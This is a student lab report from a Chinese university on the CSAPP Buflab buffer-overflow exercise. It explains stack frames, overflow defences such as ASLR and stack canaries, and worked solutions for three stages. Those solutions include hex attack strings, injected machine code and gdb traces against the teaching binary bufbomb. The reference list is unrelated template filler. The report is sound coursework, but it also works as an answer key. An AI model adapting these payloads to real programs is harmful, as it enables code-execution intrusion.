哈爾濱工業大學

实验报告

实 验（四）

题　　目 Buflab

缓冲区漏洞攻击

专　　业 计算机类

学　　号 1190200526

班　　级 1903002

学　　生 沈城有

指 导 教 师 郑贵滨

实 验 地 点 G709

实 验 日 期 2021.5.7

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲区溢出原理；

掌握栈帧结构与缓冲区溢出漏洞的攻击设计方法；

进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试。

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU；2GHz；2G RAM；256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上；VirtualBox/Vmware 11 以上；Ubuntu 16.04 LTS 64 位/优麒麟 64 位

1.2.3 开发工具

Visual Studio 2010 64 位以上；GDB/OBJDUMP；DDD/EDB 等

1.3 实验预习

上实验课前，必须认真预习实验指导书（PPT 或 PDF）。

了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。

请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构；

请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构；

请简述缓冲区溢出的原理及危害；


请简述缓冲区溢出漏洞的攻击方法；

请简述缓冲区溢出漏洞的防范方法。

第 2 章 实验预习


2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）

如右图，栈向下生长，从下到上地址增大。



2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）

使用寄存器传递前 6 个参数



2.3 请简述缓冲区溢出的原理及危害（5 分）

原理：通过向程序的缓冲区写入超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有检查用户输入的内容是否超出缓冲区大小。

危害：对内存越界的写操作会破坏储存在栈中的状态信息（返回地址、保存的寄存器原始值等等），当程序使用被破坏的状态信息，试图重新加载寄存器或执行 ret 指令时，就会出现难以预料的问题。更致命的是，程序可能被利用跳转到它本来不会执行的函数，甚至执行一些攻击者设计的恶意代码，影响系统的安全。这也是一种最常见的远程攻击系统的方法。

2.4 请简述缓冲区溢出漏洞的攻击方法（5 分）

向程序输入一个字符串，这个字符串可能包含以下几部分：一些可执行代码的字节编码，称为攻击代码；一些字节作为填充占满缓冲区；一个指向攻击代码或实现一定目的的目标函数的指针用于覆盖返回地址。那么，当程序执行 ret 指令时就会跳转到攻击代码或其他目标函数。在一种攻击形式中，攻击字符串会使用系统调用启动一个 shell 程序，给攻击者提供一组操作系统函数，获得对目标机器的控制；在另一种攻击形式中，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行 ret 指令，（表面上）正常返回到调用者。

2.5 请简述缓冲区溢出漏洞的防范方法（5 分）

1、栈随机化技术（ASLR）

栈随机化的思想使得栈的位置在程序每次运行时都有变化。因此，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时，在栈上分配一段 0~n 字节之间的随机大小的空间。

2、栈破坏检测（金丝雀值）

栈破坏检测的思想是在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，也称哨兵值，是在程序每次运行时随机产生的。在恢复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被修改。若是，则程序被系统异常终止。

3、限制可执行代码区域（标志位）

消除攻击者向系统插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保护编译器产生的代码的那部分内存才是可执行的（例如代码段），其他部分可以被限制为只允许读或写（例如栈空间）。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 27 分（文本 15 分，分析 12 分），总分不超过 80 分

注：实验时选择的 bufbomb 版本为 bufbomb_64_O1_NoRBP。

3.1 Smoke 的攻击与分析

文本如下：（注：前 40 字节为填充，后 8 字节覆盖返回地址）

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

19 10 40 00 00 00 00 00

分析过程：

此阶段要求通过缓冲区溢出覆盖返回地址使程序调用 smoke 函数。

首先分析读入字符串所用的 getbuf 函数：

```
00000000004015d5 <getbuf>:
  4015d5:       48 83 ec 28             sub    $0x28,%rsp      #栈空间40字节
  4015d9:       48 89 e7                mov    %rsp,%rdi
  4015dc:       e8 f6 fa ff ff          callq  4010d7 <Gets>   #调用Gets
  4015e1:       b8 01 00 00 00          mov    $0x1,%eax       #攻击不成功才会执行，返回1
  4015e6:       48 83 c4 28             add    $0x28,%rsp
  4015ea:       c3                      retq
```

由以上分析可知，要造成缓冲区溢出，首先需要填充栈空间 40 字节，之后覆盖返回地址，需额外输入 smoke 起始地址的 8 字节（小端序）。

如下图，在反汇编代码中查看 smoke 函数起始地址：

```
0000000000401019 <smoke>:
```

最后利用 hex2raw 生成 48 字节字符串输入，完成阶段 1。

```
[16:32 cuttingedge@ubuntu-20-04 buflab-handout]$ cat smoke_1190200526.txt | ./hex2raw | ./bufbomb -u 1190200526
Userid: 1190200526
Cookie: 0x1c443e99
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

3.2 Fizz 的攻击与分析

文本如下：

（注：靠近栈顶部分为攻击代码，中间为填充，最后是指向栈顶攻击代码的返回地址覆盖。）

48 c7 c7 99 3e 44 1c 68

3b 10 40 00 c3 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

c0 3a 68 55 00 00 00 00

分析过程：

此阶段要求用生成的 cookie 作为参数调用 fizz 函数。

下图为 fizz 函数的部分汇编代码及分析：

```
0000000000040103b <fizz>:
  40103b:       48 83 ec 08             sub    $0x8,%rsp
  40103f:       89 fa                   mov    %edi,%edx                #传参寄存器%edi
  401041:       3b 3d 65 51 20 00       cmp    0x205165(%rip),%edi      # 6061ac <cookie>
  401047:       75 20                   jne    401069 <fizz+0x2e>       #%edi的值要与cookie相等
```

关键在于修改寄存器%edi 的值为 cookie，可以通过植入一些指令来实现：

```
movq $0x1c443e99, %rdi     #将寄存器%edi 的值设置为 cookie
pushq $0x40103b        #将 fizz 函数起始地址入栈，转移控制
ret                    #将上一步入栈的值作为返回地址实现跳转
```

为了让程序能执行植入的指令，我们需要利用栈指针的值来定位，利用 gdb 查看调用 Gets 之前%rsp 的值，如下图：

```
(gdb) b *0x4015dc
Breakpoint 1 at 0x4015dc
(gdb) r -u 1190200526
Starting program: /home/cuttingedge/VSCode/HITCS/HITCS-ICS_CSAPP/HIT_Labs/Lab4/buflab-handout/bufbomb -u 1190200526
Userid: 1190200526
Cookie: 0x1c443e99

Breakpoint 1, 0x00000000004015dc in getbuf ()
(gdb) p $rsp
$1 = (void *) 0x55683ac0 <_reserved+1039040>
```

将指令经汇编、反汇编（使用 gcc、objdump）得到对应的机器代码：

```
0000000000000000 <.text>:
   0:   48 c7 c7 99 3e 44 1c    mov    $0x1c443e99,%rdi
   7:   68 3b 10 40 00          pushq  $0x40103b
   c:   c3                      retq
```

整体攻击过程为：首先缓冲区溢出，返回时跳转至栈上执行输入的指令，输入的指令修改传参的寄存器，然后将控制转移给 fizz 函数。

整合机器代码、填充、返回地址（指向输入指令，为%rsp）等得到文本。最后利用 hex2raw 生成 48 字节攻击字符串，完成阶段 2。

```
[17:35 cuttingedge@ubuntu-20-04 buflab-handout]$ cat fizz_1190200526.txt | ./hex2raw | ./bufbomb -u 1190200526
Userid: 1190200526
Cookie: 0x1c443e99
Type string:Fizz!: You called fizz(0x1c443e99)
VALID
NICE JOB!
```

3.3 Bang 的攻击与分析

文本如下：（注：结构类似于阶段 2）

48 c7 c7 a4 61 60 00 48

c7 07 99 3e 44 1c 68 87

10 40 00 c3 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

c0 3a 68 55 00 00 00 00

分析过程：

此阶段要求目标程序调用 bang 函数，要将函数中全局变量 global_value 篡改为 cookie 值，使相应判断成功，故需要在缓冲区中注入恶意代码篡改全局变量。

与阶段 2 类似，首先通过下图 bang 函数部分反汇编代码进行分析：

```
0000000000401087 <bang>:
  401087:       48 83 ec 08             sub    $0x8,%rsp
  40108b:       8b 15 13 51 20 00       mov    0x205113(%rip),%edx        # 6061a4 <global_value>
  401091:       3b 15 15 51 20 00       cmp    0x205115(%rip),%edx        # 6061ac <cookie>
  401097:       75 20                   jne    4010b9 <bang+0x32>
```

可得全局变量地址为 0x6061a4，故需要写指令修改此地址的内存值，并将控制转移给 bang 函数，指令如下：

```
movq $0x6061a4, %rdi        #将寄存器%rdi 指向全局变量
movq $0x1c443e99, (%rdi)  #将 cookie 写入 global_value
pushq $0x401087             #将 bang 函数起始地址入栈，转移控制
ret                         #将上一步入栈的值作为返回地址实现跳转
```

将指令经汇编、反汇编（使用 gcc、objdump）得到对应的机器代码：

```
0000000000000000 <.text>:
   0:   48 c7 c7 a4 61 60 00    mov    $0x6061a4,%rdi
   7:   48 c7 07 99 3e 44 1c    movq   $0x1c443e99,(%rdi)
   e:   68 87 10 40 00          pushq  $0x401087
  13:   c3                      retq
```

整体攻击过程与阶段 2 类似，栈顶指针%rsp 也同阶段 2 一致。整合机器代码、填充、返回地址（指向输入指令，为%rsp）等得到文本。最后利用 hex2raw 生成 48 字节攻击字符串，完成阶段 3。

```
[20:37 cuttingedge@ubuntu-20-04 buflab-handout]$ cat bang_1190200526.txt | ./hex2raw | ./bufbomb -u 1190200526
Userid: 1190200526
Cookie: 0x1c443e99
Type string:Bang!: You set global_value to 0x1c443e99
VALID
NICE JOB!
```

3.4 Boom 的攻击与分析

文本如下：

分析过程：

3.5 Nitro 的攻击与分析

文本如下：

分析过程：

第 4 章 总结

4.1 请总结本次实验的收获

1. 深入理解了程序运行时的栈帧结构；
2. 理解了 C 语言函数的汇编级实现及缓冲区溢出原理；
3. 初步掌握了缓冲区溢出漏洞的攻击设计方法；
4. 认识到缓冲区溢出漏洞可能造成的严重后果。

4.2 请给出对本次实验内容的建议

建议简单讲解一下后两个阶段的解题思路。

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.